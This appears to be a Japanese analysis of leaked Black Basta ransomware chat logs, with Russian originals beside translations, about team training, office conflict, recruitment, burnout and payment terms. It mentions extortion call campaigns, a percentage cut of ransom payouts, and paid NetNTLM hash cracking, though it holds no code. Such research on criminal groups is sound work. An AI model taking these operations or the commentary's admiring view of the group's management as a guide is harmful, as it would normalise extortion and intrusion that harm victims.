2023-10-31 10:25:23, @usernamegg:matrix.bestflowers247.online, аа людих которых я взрастил мне говорят - "он ДОЛЖЕН это знать без меня или NN"
2023-10-31 10:25:47, @usernamegg:matrix.bestflowers247.online, нужно помогать, всегда, тогда будет результат
2023-10-31 10:25:52, @usernamegg:matrix.bestflowers247.online, будешь слушать NN хуево закончишь
2023-10-31 10:25:56, @usernamegg:matrix.bestflowers247.online, он очень негативный

[2023-10-31 10:28:30][gg]：でもね、やつらは慣れてるんだよ
[2023-10-31 10:29:00][ss]：> <@usernamegg:matrix.bestflowers247.online> やつらは慣れてるんだよ 助けてもらえるって思ってる、俺がいるから頼ってくる
[2023-10-31 10:29:12][gg]：君が助け始めると、バカさ加減にイライラして時間もないから「俺がやるよ」って言ってターゲットやっちゃう
[2023-10-31 10:29:15][gg]：でも本当は自分でやらせなきゃダメだ
[2023-10-31 10:29:19][gg]：自分で、自分で、自分で
[2023-10-31 10:29:36][gg]：> <@usernamess:matrix.bestflowers247.online> 俺がいるから頼ってくる 君は助けてるんじゃなくて、作業を代わりにやってるだけだよ
[2023-10-31 10:29:41][gg]：それが一番最悪
[2023-10-31 10:29:55][ss]：> <@usernamegg:matrix.bestflowers247.online> それが一番最悪 マジでイライラする、時間との勝負なのに
[2023-10-31 10:29:55][gg]：だから彼らは盲目で無力なまま座って待ってる
[2023-10-31 10:30:00][gg]：「自分でやれ」って言え
[2023-10-31 10:30:00][ss]：あいつら遅すぎるんだよ
[2023-10-31 10:30:09][gg]：助言は求めてもいい、でも実行は自分で
[2023-10-31 10:30:22][ss]：自分の中でその葛藤と戦ってるよ
[2023-10-31 10:31:45][gg]：俺はなぜか確信してる。今俺がプロモーションに本腰入れたら、スパムやボットに影響が出る。もうハマってるし、いくつかのベースを台無しにした。一つのことに集中しなきゃな
[2023-10-31 10:31:48][gg]：NN のことだけど
[2023-10-31 10:31:52][gg]：もう一度言う
[2023-10-31 10:32:11][gg]：あいつの言うことは聞くな、影響力が本当に悪い

2023-10-31 10:26:12, @usernamess:matrix.bestflowers247.online, я говорю о том что он принять решение не может, я не сказал что я ему не помогаю или что то
2023-10-31 10:26:16, @usernamess:matrix.bestflowers247.online, я свое мнение сказал
2023-10-31 10:26:19, @usernamegg:matrix.bestflowers247.online, тут командная работа и без вот этих выебонов и тд
2023-10-31 10:26:21, @usernamess:matrix.bestflowers247.online, я помог советом
2023-10-31 10:26:29, @usernamess:matrix.bestflowers247.online, но тебе сказал что так не дорлжно быть
2023-10-31 10:26:30, @usernamegg:matrix.bestflowers247.online, он боялся вчера шагнуть на ДЦ
2023-10-31 10:26:42, @usernamegg:matrix.bestflowers247.online, я знаю что там начнется пиздец и будет выпил
2023-10-31 10:26:46, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> он боялся вчера шагнуть на ДЦ　он боялся принять решение
2023-10-31 10:27:29, @usernamegg:matrix.bestflowers247.online, да, сидел ждал тебя так как может ты дашь ему совет , я бы посоветовал сразу и мы сделалли на месте но я не кручу ребята (я могу сесть крутить но тогда ставить нехуй будет)
2023-10-31 10:27:50, @usernamess:matrix.bestflowers247.online, так даже щас говорит, что давай я тебе скину данные ты сделаешь. он сам это должен делать потому что должен это уметь делать. ексли он это не может сделать то значит из меня учитель говно

[2023-10-31 10:32:43][gg]：俺が会ったときに話すよ。あいつはあまりにネガティブで、他人を見下してる
[2023-10-31 10:33:00][gg]：一緒に座ってみたけど
[2023-10-31 10:33:03][gg]：マジでびっくりしたよ
[2023-10-31 10:33:14][gg]：あいつらにそんな給料払ってる価値ない
[2023-10-31 10:33:25][gg]：ZZ のやってることはもう最悪
[2023-10-31 10:33:28][ss]：> <@usernamegg:matrix.bestflowers247.online> あいつの言うことは聞くな、影響力が本当に悪い 全部には賛成しないけど、時々まともなこと言うよ
[2023-10-31 10:33:33][gg]：2 年間 Kobe で何を起動してるかさえ分かってない
[2023-10-31 10:33:39][gg]：コマンドのファイル名さえ変えてない
[2023-10-31 10:33:45][gg]：これはもうアホとしか言えない
[2023-10-31 10:33:57][gg]：2 つの操作頼んだだけで失敗連発
[2023-10-31 10:34:05][ss]：半分は君の話すら理解してないと思う。俺はビシバシやってる
[2023-10-31 10:34:20][gg]：頭にきたけど、冷静に説明した。「ZZ、ここにどんなミスがあると思う？」
[2023-10-31 10:34:27][gg]：俺だよ？運用担当じゃない
[2023-10-31 10:34:31][gg]：ただ見てるだけなのに
[2023-10-31 10:34:47][ss]：> <@usernamegg:matrix.bestflowers247.online> ミスがあると思う？ でも 1 週間もすればまた同じミスするよ
[2023-10-31 10:34:51][gg]：説明した方がいい
[2023-10-31 10:34:57][gg]：でももう一回言う
[2023-10-31 10:35:02][gg]：うちは強いチームなんだ

2023-10-31 10:28:19, @usernamegg:matrix.bestflowers247.online, он сам да
2023-10-31 10:28:22, @usernamegg:matrix.bestflowers247.online, делай сам говори
2023-10-31 10:28:30, @usernamegg:matrix.bestflowers247.online, они знаешь к чему привыкли еще ?
2023-10-31 10:29:00, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> они знаешь к чему привыкли еще ？ к помощи, что я тут и можно обратится
2023-10-31 10:29:12, @usernamegg:matrix.bestflowers247.online, ты когда начинаешь помгать, устаешь смотреть на тупость или просто нету времени объянсять ему говоришь " давай я сам " и берешь в работу таргет, помгая
2023-10-31 10:29:15, @usernamegg:matrix.bestflowers247.online, а он должен сам делать
2023-10-31 10:29:19, @usernamegg:matrix.bestflowers247.online, сам сам сам
2023-10-31 10:29:36, @usernamegg:matrix.bestflowers247.online, > <@usernamess:matrix.bestflowers247.online> к помощи, что я тут и можно обратится да, ты не помгаешь) ты просто делаешь за них работу)
2023-10-31 10:29:41, @usernamegg:matrix.bestflowers247.online, вот это самый то пиздец
2023-10-31 10:29:55, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> вот это самый то пиздец да это меня калит, счет же идет на минуты
2023-10-31 10:29:55, @usernamegg:matrix.bestflowers247.online, по

[2023-10-31 10:35:10][gg]：もう世界レベルでやってる [2023-10-31 10:35:14][gg]：問題はあるけどね [2023-10-31 10:35:20][gg]：ファイルの起動でさえミスってる [2023-10-31 10:35:24][gg]：操作も理解できてない [2023-10-31 10:35:32][gg]：俺自身もそんなことたくさんあった [2023-10-31 10:35:37][gg]：起動方法さえ知らなかった [2023-10-31 10:35:41][gg]：今も詰まるときある [2023-10-31 10:35:52][gg]：でも学んで、覚えて、メモ取ってる [2023-10-31 10:35:59][gg]：みんな勉強中なんだよ	этому он как слепые и безпомощные сидят и ждут 2023-10-31 10:30:00, @usernamegg:matrix.bestflowers247.online, а говри делай сам 2023-10-31 10:30:00, @usernamess:matrix.bestflowers247.online, а они такие медленные 2023-10-31 10:30:09, @usernamegg:matrix.bestflowers247.online, спроси совет, но делай сам 2023-10-31 10:30:22, @usernamess:matrix.bestflowers247.online, я борюсь в себе с этим) 2023-10-31 10:31:45, @usernamegg:matrix.bestflowers247.online, я почему то знаю на 1000%　если сейчас начну углубляться в раскрутку то будет страдать спам и будет ботов, я уже итак увлекся раскруткой и проебал несколько баз из-за этого, это как говрится на д о　заниматься одним делом 2023-10-31 10:31:48, @usernamegg:matrix.bestflowers247.online, на счет NN 2023-10-31 10:31:52, @usernamegg:matrix.bestflowers247.online, я повторюсь 2023-10-31 10:32:11, @usernamegg:matrix.bestflowers247.online, не слушай , его влияние очень и очень херовое... 2023-10-31 10:32:43, @usernamegg:matrix.bestflowers247.online, я поговорю с ним при встрече. он прям негативить до такого что он их ненавидить начинает что они не такие гениальные как он 2023-10-31 10:33:00, @usernamegg:matrix.bestflowers247.online, я посидел с ними 2023-10-31 10:33:03, @usernamegg:matrix.bestflowers247.online, и реально ахуел)

	2023-10-31 10:33:14, @usernamegg:matrix.bestflowers247.online, они вообще не должны получать такие деньги какие им даю 2023-10-31 10:33:25, @usernamegg:matrix.bestflowers247.online, ZZ - такое творит ну пиздец(((2023-10-31 10:33:28, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> не слушай , его влияние очень и очень херовое... я не всегда с ним согласен, но иногда он говорит здравомыслящие вещи))) 2023-10-31 10:33:33, @usernamegg:matrix.bestflowers247.online, за два года не видет что запускает в кобе 2023-10-31 10:33:39, @usernamegg:matrix.bestflowers247.online, название в команде файла не меняет 2023-10-31 10:33:45, @usernamegg:matrix.bestflowers247.online, это долбоебизм 2023-10-31 10:33:57, @usernamegg:matrix.bestflowers247.online, это я только попросил сделать два действия и сразу косяк на косяке (2023-10-31 10:34:05, @usernamess:matrix.bestflowers247.online, тут половина до тебя не доходит))) поверь мне) я им даю лещей 2023-10-31 10:34:20, @usernamegg:matrix.bestflowers247.online, я подгорел, но спокойно объяснил , ZZ где тут ошибка видишь ? 2023-10-31 10:34:27, @usernamegg:matrix.bestflowers247.online, я) который не крутит) 2023-10-31 10:34:31, @usernamegg:matrix.bestflowers247.online, который только смотрит)

	2023-10-31 10:34:47, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> я подгорел, но спокойно объяснил , ZZ где тут ошибка видишь ? вот пройдет неделя и он сделает ту же ошибку 2023-10-31 10:34:51, @usernamegg:matrix.bestflowers247.online, да лучше объяснять 2023-10-31 10:34:57, @usernamegg:matrix.bestflowers247.online, но еще раз 2023-10-31 10:35:02, @usernamegg:matrix.bestflowers247.online, у нас там сильная команда 2023-10-31 10:35:10, @usernamegg:matrix.bestflowers247.online, мы играем уже на мировом уровне давно 2023-10-31 10:35:14, @usernamegg:matrix.bestflowers247.online, есть свои пиздецы 2023-10-31 10:35:20, @usernamegg:matrix.bestflowers247.online, как вот с запуском фалов))))))) 2023-10-31 10:35:24, @usernamegg:matrix.bestflowers247.online, они не умеют и не понимаю 2023-10-31 10:35:32, @usernamegg:matrix.bestflowers247.online, у меня у самого такого дохуя было 2023-10-31 10:35:37, @usernamegg:matrix.bestflowers247.online, я не усмел не знал как запускать 2023-10-31 10:35:41, @usernamegg:matrix.bestflowers247.online, иногда тоже впираюсь 2023-10-31 10:35:52, @usernamegg:matrix.bestflowers247.online, но учусь и запоминаю и записываю

	2023-10-31 10:35:59, @usernamegg:matrix.bestflowers247.online, мы все учимся

この会話は、Black Basta 内部におけるメンバー育成、責任分担、そして組織の成熟と焦燥が交錯する様子を示している。gg は技術的な自立を強く求める一方、手取り足取りのサポートが習慣化し、依存関係が強まっていることを批判している。ss も「頼られるから助けてしまう」と葛藤を打ち明け、支援と自立のバランスが崩れている問題が明確になっている。

不在時に生じる権力争いと対立の様子

日本語訳	原文
[2024-04-19 10:39:37][gg]：うちは仕込み中で、彼は寝てて、俺はオフィスにいない。みんな他のやつらを一箇所で回してた [2024-04-19 10:39:40][gg]：一度は注意した [2024-04-19 10:39:42][gg]：二度も言った [2024-04-19 10:39:52][gg]：三度目には誰かがブチギレて殴ろうとした [2024-04-19 10:39:55][gg]：俺が止めに入った [2024-04-19 10:40:06][gg]：で、殴ろうとしたやつを 2 ヶ月ほど家に休ませに送った [2024-04-19 10:40:13][gg]：それで何とか落ち着いた [2024-04-19 10:40:15][gg]：戻した [2024-04-19 10:40:21][gg]：関係も元に戻った [2024-04-19 10:40:33][gg]：けど同じ状況がまた起きた [2024-04-19 10:40:52][gg]：数日別のオフィスか MG のオフィスに行くだけで [2024-04-19 10:41:02][gg]：もうめちゃくちゃさ、奴らみんな神様気取りで権力争い [2024-04-19 10:41:08][gg]：俺が戻ると、ネズミみたいに静かになる	2024-04-19 10:39:37, @usernamegg:matrix.bestflowers247.online, ну у нас простанова он спит меня нет в офисе я вас всех остальных на одном месте крутил 2024-04-19 10:39:40, @usernamegg:matrix.bestflowers247.online, ему раз сказали 2024-04-19 10:39:42, @usernamegg:matrix.bestflowers247.online, два сказали 2024-04-19 10:39:52, @usernamegg:matrix.bestflowers247.online, три сказали потом кто то хотел ему ебало набить 2024-04-19 10:39:55, @usernamegg:matrix.bestflowers247.online, я вступился 2024-04-19 10:40:06, @usernamegg:matrix.bestflowers247.online, потом отправил того кто хотел ебало набить отыдхать на пару месяцев домой 2024-04-19 10:40:13, @usernamegg:matrix.bestflowers247.online, потом вроде все нормализовалось 2024-04-19 10:40:15, @usernamegg:matrix.bestflowers247.online, вернул 2024-04-19 10:40:21, @usernamegg:matrix.bestflowers247.online, все ок отношения наладились

	2024-04-19 10:40:33, @usernamegg:matrix.bestflowers247.online, потом ситуация повторилаьс 2024-04-19 10:40:52, @usernamegg:matrix.bestflowers247.online, стоит уехать на прау дней во второй офис или к мг в офис 2024-04-19 10:41:02, @usernamegg:matrix.bestflowers247.online, в основном пиздец они все боги власть делят) 2024-04-19 10:41:08, @usernamegg:matrix.bestflowers247.online, прихожу как мыши молчат

この会話は、Black Basta のオフィス環境で発生した人間関係の緊張と対立、そしてそれをリーダーである gg が抑え込もうとしている様子である。gg は、特定のメンバーの不在や怠慢が引き金となって他のメンバーの不満を生み、衝突寸前まで発展したことを回顧している。物理的な対立まで起きるという状況は、組織内の管理体制の脆さと感情的な衝動性の高さを浮き彫りにしている。

また、「神様気取りで権力争い」「俺が戻るとネズミみたいに静かになる」といった表現には、リーダーの不在時に噴出する力関係の争いと、gg が強い統率力で秩序を保っている現実が読み取れる。

メンバー同士で配慮し合う様子

貢献を正当に評価する姿勢を表す様子

日本語訳	原文
[2024-06-17 14:26:54][ugway]：ここで 2 年もやってるんだ、ちゃんと働いてるよ（笑） [2024-06-17 14:27:03][ugway]：基本的には、君の言う通りにやるよ [2024-06-17 14:27:20][ugway]：他に何か必要なことがあったら教えて [2024-06-17 14:28:36][gg]：> <@usernameugway:matrix.bestflowers247.online> 最初に合意した通りにできないかな？ うん、もっと出す用意はあるけど、それはもう少し先、ボリュームが出てから [2024-06-17 14:29:25][gg]：まだ全体を整えないといけない。ベータテスト中みたいなもんだよ [2024-06-17 14:30:05][gg]：＊ もう確信してるけど、この電話からお金払ってくれるターゲットは	2024-06-17 14:26:54, @usernameugway:matrix.bestflowers247.online, ебусь тут 2 года, работаю нормально) 2024-06-17 14:27:03, @usernameugway:matrix.bestflowers247.online, в целом сделаем как скажешь 2024-06-17 14:27:20, @usernameugway:matrix.bestflowers247.online, если нужно что-то еще делать - говори 2024-06-17 14:28:36, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> а нельзя оставить как изначально договаривались?　да, я готов давать больше, будет чуть позже когда будет объем.

出るよ！まだ成果が出る前に皮を分けるなって言うけど、事前に話しておくべきだ。今、自分のチームともこの件について話した。君の報酬は 15～22.5%の範囲になる。初期段階では 15%。今この条件が低いのは、全部の話を俺が教えたし、費用や投資も全部俺ら持ちだから。それでも 100 万の報酬なら 15%で 15 万ドルになる
[2024-06-17 14:30:43][gg]：><@usernamegg:matrix.bestflowers247.online> もっと出す準備はあるけど、ボリューム次第。これも俺一人じゃ決められない。他にも相談すべき相手がいる
[2024-06-17 14:31:07][ugway]：分かった。全部設定して監視するのは問題ないよ
[2024-06-17 14:31:11][gg]：俺が押し通すけど、まずはボリュームを作らないと
[2024-06-17 14:31:33][gg]：君はよくやってるよ。本当にタイミングよく入ってくれた。すべてうまくいく
[2024-06-17 14:31:41][gg]：今はこれを信じてるんだ
[2024-06-17 14:31:47][gg]：フラッド用の残高も補充しておいた
[2024-06-17 14:32:47][ugway]：いいアイデアが他にもあるから、評価してくれ。全体的に理解もだいぶ深まったよ
[2024-06-17 14:32:51][ugway]：ボリュームは出す
[2024-06-17 14:34:36][gg]：よし、やろう。君が少しでも自立して費用負担できるようになるまでは、俺が出すよ。その後は経費を分担して、パートナーとしてやっていこう
[2024-06-17 14:35:52][ugway]：分かった、俺の出費は基本的にオフィスだけ。それ以外は君が今カバーしてくれてる
[2024-06-17 14:37:16][gg]：オフィスが無理なら、助けるよ
[2024-06-17 14:40:57][ugway]：ありがとう。支払いの件もうまくいくといいな

2024-06-17 14:29:25, @usernamegg:matrix.bestflowers247.online, наладить надо все это еще. я бы все равно сказал что это бетатестирование.
2024-06-17 14:30:05, @usernamegg:matrix.bestflowers247.online, * я уже не сомневаюсь что будут таргеты которые заплатят с этих звонков! хоть и нельзя делить шкуру не убитого медведя но надо заранее обговорить. я сейчас обсудил это со своими ребятами. Ты будешь получать за свою работу от 15 до 22,5% , начальный этам это 15%. почему сейчас условия урезаны, это из-за того что тему тебе рассказли полностью я и все расходы и все инвестиции на нас. ну даже при выплате 1,000,000 - 15% = $150,000 на начальном этапе.
2024-06-17 14:30:43, @usernamegg:matrix.bestflowers247.online, ><@usernamegg:matrix.bestflowers247.online> да, я готов давать больше, будет чуть позже когда будет объем. тут тоже не от меня одного зависит все. есть с кем это обсуждать.
2024-06-17 14:31:07, @usernameugway:matrix.bestflowers247.online, понял. ну я могу все настроить и контролить без проблем
2024-06-17 14:31:11, @usernamegg:matrix.bestflowers247.online, я продавлю но надо объем сделать
2024-06-17 14:31:33, @usernamegg:matrix.bestflowers247.online, да, ты молодец. все будет , я рад что ты ну прям вовремя подключился. все будет.
2024-06-17 14:31:41, @usernamegg:matrix.bestflowers247.online, я главное верю сейчас в это.
2024-06-17 14:31:47, @usernamegg:matrix.bestflowers247.online, для флуда баланс пополнил

	2024-06-17 14:32:47, @usernameugway:matrix.bestflowers247.online, есть еще идеи нормальные - ты оценишь. в целом я уже гораздо лучше все понимаю.. 2024-06-17 14:32:51, @usernameugway:matrix.bestflowers247.online, обьем сделаем 2024-06-17 14:34:36, @usernamegg:matrix.bestflowers247.online, хорошо , погнали , я буду вкладываться пока ты не можешь все это сам хотя бы частично содержать, потом какие то расходы будем делить. когда сможешь партнериться финансово. 2024-06-17 14:35:52, @usernameugway:matrix.bestflowers247.online, хорошо, ну у меня по сути расходы только на офис. остальное ты закрываешь сейчас уже 2024-06-17 14:37:16, @usernamegg:matrix.bestflowers247.online, если офис не вывозишь я помогу 2024-06-17 14:40:57, @usernameugway:matrix.bestflowers247.online, спасибо,　надеюсь все разрулим с выплат

この会話は、メンバーの働きぶりや姿勢に対して、リーダーである gg が明確に評価を示している点が特徴的である。ugway の貢献に対して感謝と信頼を表し、将来的な協力関係を前提とした支援の姿勢を見せており、能力や姿勢が報酬や待遇に影響を与える評価主義の運営方針がうかがえる。チーム内における信頼と実績の積み重ねが、役割や立場の形成に直結している様子が読み取れる。

技術的貢献に対する謝意と称賛の様子

日本語訳	原文
[2024-06-11 17:45:10][gg]：君のソフトには感謝してるし、深く頭を下げるよ [2024-06-11 17:45:22][gg]：素晴らしいソフトだ	2024-06-11 17:45:10, @usernamegg:matrix.bestflowers247.online, да, благодарен твоему софту и низкий поклон 2024-06-11 17:45:22, @usernamegg:matrix.bestflowers247.online, замечательный софт

この会話は、gg がメンバーの作成したツールに対して率直な感謝と賛辞を示している場面である。成果物に対する高い評価を通じて、能力あるメンバーに対しては敬意をもって接する文化が存在していることがうかがえる。

高スキル人材をチームに招き入れようとする様子

日本語訳	原文
[2024-03-07 13:25:55][n3auxaxl]：俺のサーバーには常にローカルインフラが立ち上がってるよ、テスト用に。ネットには出ないようにしてる [2024-03-07 13:26:04][n3auxaxl]：それにすべての接続をブロックするファイアウォールもある [2024-03-07 13:26:14][n3auxaxl]：自分で許可したものだけ通すようにしてる [2024-03-07 13:26:18][gg]：君のやり方すごく気に入ってるよ [2024-03-07 13:26:35][gg]：だからこそこのタスクを任せた。君ならやり遂げられるはずだ [2024-03-07 13:26:52][n3auxaxl]：ロシアやウクライナ以外なら、セキュリティが一番大事だからね [2024-03-07 13:27:18][n3auxaxl]：でも今ウクライナでも騒ぎが起きてるよ、もう完全に協力体制に入ってるし [2024-03-07 13:27:30][n3auxaxl]：インテルや FBI がウクライナのデータベースと統合してる ～～～ 中略 ～～～ [2024-03-07 13:28:16][gg]：俺のところに来いよ。待ってる。住まいとかも手伝うから [2024-03-07 13:28:44][n3auxaxl]：> <@usernamegg:matrix.bestflowers247.online> 俺のところに来いよ。待ってる。住まいとかも手伝うから うん、もう考えてるよ	2024-03-07 13:25:55, @n3auxaxl:matrix.collectionofmanager.space, у меня на серваке локальная инфра всегда поднята для тестов, чтобы в инет не торчала 2024-03-07 13:26:04, @n3auxaxl:matrix.collectionofmanager.space, + firewall, который блочит все коннекты 2024-03-07 13:26:14, @n3auxaxl:matrix.collectionofmanager.space, только что разрешу буде тпропускать 2024-03-07 13:26:18, @usernamegg:matrix.bestflowers247.online, очень нравиться мне твой подход 2024-03-07 13:26:35, @usernamegg:matrix.bestflowers247.online, по этому и доверил тебе эту задачу ты должен справится 2024-03-07 13:26:52, @n3auxaxl:matrix.collectionofmanager.space, безопасность превыше всего, когда не в ру или ya) 2024-03-07 13:27:18, @n3auxaxl:matrix.collectionofmanager.space, та и в ya щас кипишь тоже наводят ибо сотрудничество уже полным ходом

[2024-03-07 13:28:31][gg]：君が来ればチームはもっと強くなる [2024-03-07 13:28:57][n3auxaxl]：> <@usernamegg:matrix.bestflowers247.online> 君が来ればチームはもっと強くなる それは間違いないね [2024-03-07 13:28:53][gg]：最初は自宅で仕事してもらう [2024-03-07 13:29:09][gg]：その後、気が向いたらオフィスに来てもらうかもしれない [2024-03-07 13:29:17][gg]：でもしばらくは家で仕事して、生活整えて [2024-03-07 13:29:25][gg]：書類関係は手伝うよ [2024-03-07 13:29:30][gg]：住まいも用意するよ	2024-03-07 13:27:30, @n3auxaxl:matrix.collectionofmanager.space, интер, фибы базы с уа обьеденили [omitted] 2024-03-07 13:28:16, @usernamegg:matrix.bestflowers247.online, приезжай ко мне. я тебя жду. помогу с жильем и тд 2024-03-07 13:28:44, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> приезжай ко мне. я тебя жду. помогу с жильем и тд　да, вот думаю уже) 2024-03-07 13:28:31, @usernamegg:matrix.bestflowers247.online, ты нас только усилишь 2024-03-07 13:28:57, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> ты нас только усилишь　это да 2024-03-07 13:28:53, @usernamegg:matrix.bestflowers247.online, будешь работать дома 2024-03-07 13:29:09, @usernamegg:matrix.bestflowers247.online, может быть потом когда решишься я тебя затяну в офис 2024-03-07 13:29:17, @usernamegg:matrix.bestflowers247.online, но пока дома будешь все делать и быт налаживать 2024-03-07 13:29:25, @usernamegg:matrix.bestflowers247.online, с документами помогу 2024-03-07 13:29:30, @usernamegg:matrix.bestflowers247.online, жилье сделаем

この会話は、技術者のセキュリティ意識やインフラ運用の慎重さに対して、リーダーである gg が強い信頼と評価を示し、チームへの参加を積極的に打診している様子である。具体的にはローカル環境でのテストやファイアウォール設定への賛意を示し、住環境や書類面での支援まで提案している点から、高度なスキル保持者を組織に迎え入れる姿勢が明確である。こうした言動は、能力のある人材を呼び寄せることで、組織の競争力強化を図る意図が読み取れる。

成果報酬を巡る合意形成の様子

日本語訳	原文
[2024-06-12 14:01:16][ugway]：承認が必要だから君が必要だ [2024-06-12 14:01:17][ugway]：image.png [2024-06-12 14:01:55][ugway]：とりあえず 1 コールあたり 15 ドルから始めよう。それに加えて、モチベのために成功報酬も必要だね [2024-06-12 14:02:06][gg]：血の件は理解した [2024-06-12 14:02:39][gg]：じゃあ 15 で問題なく始めよう [2024-06-12 14:03:24][ugway]：インストールや VPN でボーナスつける？ [2024-06-12 14:04:03][ugway]：15 ドルって結構良心的な条件だよ、中には 250 要求してくる人もいるからね）	2024-06-12 14:01:16, @usernameugway:matrix.bestflowers247.online, тут нужен ты чтобы все утвердить 2024-06-12 14:01:17, @usernameugway:matrix.bestflowers247.online, image.png 2024-06-12 14:01:55, @usernameugway:matrix.bestflowers247.online, Давайте начнем с 15$ за любой дозвон. Плюс нужно вознаграждение за успех, для мотивации 2024-06-12 14:02:06, @usernamegg:matrix.bestflowers247.online, я понял про кровь 2024-06-12 14:02:39, @usernamegg:matrix.bestflowers247.online, давай начнем без проблем с 15 2024-06-12 14:03:24, @usernameugway:matrix.bestflowers247.online, бонус какой-то назначим за установку/впн? 2024-06-12 14:04:03, @usernameugway:matrix.bestflowers247.online, 15 так-то адекватные условия.. тут некотроые просят 250)

この会話は、Black Basta 内部での通話対応に関する報酬体系の調整と承認プロセスを示している。ugway は基本報酬に加え、成果報酬やボーナス導入を提案し、gg も即座に合意していることから、インセンティブ設計が重視され、内部の裁量によって柔軟に調整されていることが分かる。また、過剰な報酬を要求する外部との比較からも、コスト意識と内部統制のバランスを取る姿勢がうかがえる。

成果報酬を巡る合意形成の様子 2

日本語訳	原文
[2024-02-29 15:10:07][boy]：このタイプのハッシュ（NetNTLM→NTLM）の料金について取り決めが必要だね [2024-02-29 15:11:21][gg]：うん [2024-02-29 15:11:23][gg]：いいよ [2024-02-29 15:11:28][gg]：いくら？ [2024-02-29 15:11:47][boy]：300 くらいでどう？ [2024-02-29 15:11:57][boy]：これにはフルブルートが必要なんだ	2024-02-29 15:10:07, @usernameboy:matrix.bestflowers247.online, надо договорится　на счет цены за этот тип хеша netntlm >ntlm 2024-02-29 15:11:21, @usernamegg:matrix.bestflowers247.online, дп 2024-02-29 15:11:23, @usernamegg:matrix.bestflowers247.online, давай

[2024-02-29 15:12:33][boy]：3 つで各 100 [2024-02-29 15:13:52][gg]：分かった [2024-02-29 15:13:54][gg]：やろう [2024-02-29 15:14:02][gg]：じゃあ 300 でスタートしてみよう [2024-02-29 15:27:15][gg]：で、復号方法は理解できた？ [2024-02-29 15:27:23][boy]：うん、分かってるよ [2024-02-29 15:27:32][boy]：こういうのは初めてじゃないからね	2024-02-29 15:11:28, @usernamegg:matrix.bestflowers247.online, какая цена ? 2024-02-29 15:11:47, @usernameboy:matrix.bestflowers247.online, я думаю 300 2024-02-29 15:11:57, @usernameboy:matrix.bestflowers247.online, там нужен полный брут 2024-02-29 15:12:33, @usernameboy:matrix.bestflowers247.online, по 100 на 3 2024-02-29 15:13:52, @usernamegg:matrix.bestflowers247.online, хорошо 2024-02-29 15:13:54, @usernamegg:matrix.bestflowers247.online, давай 2024-02-29 15:14:02, @usernamegg:matrix.bestflowers247.online, 300 попробуем стартануть 2024-02-29 15:27:15, @usernamegg:matrix.bestflowers247.online, ну ты понял как их расшифровывать ? 2024-02-29 15:27:23, @usernameboy:matrix.bestflowers247.online, Да я знаю 2024-02-29 15:27:32, @usernameboy:matrix.bestflowers247.online, уже не первый раз такое ищу

NetNTLM ハッシュの解析作業に関して、boy が提示した報酬額がそのまま受け入れられており、gg の気前の良さや信頼の厚さがうかがえる。boy は過去にも同様の依頼をこなしてきたと述べており、高い技術力と実務経験を有していることが示唆される。

精神的消耗に対するケアと生活改善の提案を行う様子

日本語訳	原文
[2023-11-20 13:36:39][gg]：何もできない [2023-11-20 13:36:54][gg]：言ってるんだよ、これは今や一生分の道のりだって [2023-11-20 13:37:36][vv]：徐々にやっていこう。まだメンタルが正常じゃないと難しいよ（笑）	2023-11-20 13:36:39, @usernamegg:matrix.bestflowers247.online, ничего не умеет

[2023-11-20 13:37:55][gg]：メンタルの状態はどうなんだ？ [2023-11-20 13:38:07][gg]：お前は自分を壊してるんだよ兄弟 [2023-11-20 13:38:09][gg]：毎日な [2023-11-20 13:38:14][gg]：それが分からないのか？ [2023-11-20 13:38:19][gg]：すべてに対して無気力になってる [2023-11-20 13:38:36][gg]：ニコチン摂って 20 分は元気になるけど、それが切れたらまた元に戻る [2023-11-20 13:38:38][vv]：もう全部に疲れたって感じ、何もかもに飽きたんだよ [2023-11-20 13:38:51][gg]：ライフスタイルを変えろ [2023-11-20 13:38:58][gg]：タバコやめろ [2023-11-20 13:39:02][gg]：ジムに行け [2023-11-20 13:39:15][gg]：太陽の下に行け [2023-11-20 13:39:22][gg]：それから新しい人間になって戻ってこい [2023-11-20 13:39:43][gg]：今の君の様子を見てると（いい結果にはならない） [2023-11-20 13:39:49][vv]：週末にただ子供が遊んでるのを見てたんだけど、それがここ数ヶ月で一番楽しかったよ [2023-11-20 13:39:49][gg]：* 今の君の様子を見てると（いい結果にはならない）... [2023-11-20 13:40:40][vv]：少しずつやっていくよ [2023-11-20 13:40:45][gg]：自分が何をしたいのか考えて言ってみろ。もしまた休みが必要なら取っていい [2023-11-20 13:41:22][gg]：俺にはチームを前に進めてくれる元気なリーダーが必要なんだ。じゃないと今のままだと、jj 以外は全員退化する [2023-11-20 13:41:43][vv]：また休んで、その間に誰かにポジション取られるのはごめんだね [2023-11-20 13:41:55][gg]：向こうでもちゃんと動くようにしたいんだ。自分の力を注いでるんだよ	2023-11-20 13:36:54, @usernamegg:matrix.bestflowers247.online, я говорю , тут сейчас путь длинною в жизнь 2023-11-20 13:37:36, @usernamevv:matrix.bestflowers247.online, разберемся постепенно, я пока в норм состояние моральное не приду будет трудно) 2023-11-20 13:37:55, @usernamegg:matrix.bestflowers247.online, что у тебя с моральным состоянием ? 2023-11-20 13:38:07, @usernamegg:matrix.bestflowers247.online, ты убиваешь себя брат 2023-11-20 13:38:09, @usernamegg:matrix.bestflowers247.online, каждый день 2023-11-20 13:38:14, @usernamegg:matrix.bestflowers247.online, как ты этого не понимаешь 2023-11-20 13:38:19, @usernamegg:matrix.bestflowers247.online, у тебя аппатия ко всеми 2023-11-20 13:38:36, @usernamegg:matrix.bestflowers247.online, ты получил никатина на 20 винут дозняк поймал бодрого а через 20 минут у тебя снвоа все 2023-11-20 13:38:38, @usernamevv:matrix.bestflowers247.online, да заебался я просто от всего по ощущениям все надоело 2023-11-20 13:38:51, @usernamegg:matrix.bestflowers247.online, поменяй образ жизни 2023-11-20 13:38:58, @usernamegg:matrix.bestflowers247.online, перестань курить 2023-11-20 13:39:02, @usernamegg:matrix.bestflowers247.online, иди в порт зал

[2023-11-20 13:41:57][vv]：＊ また休んで、その間に誰かにポジション取られるのはごめんだね
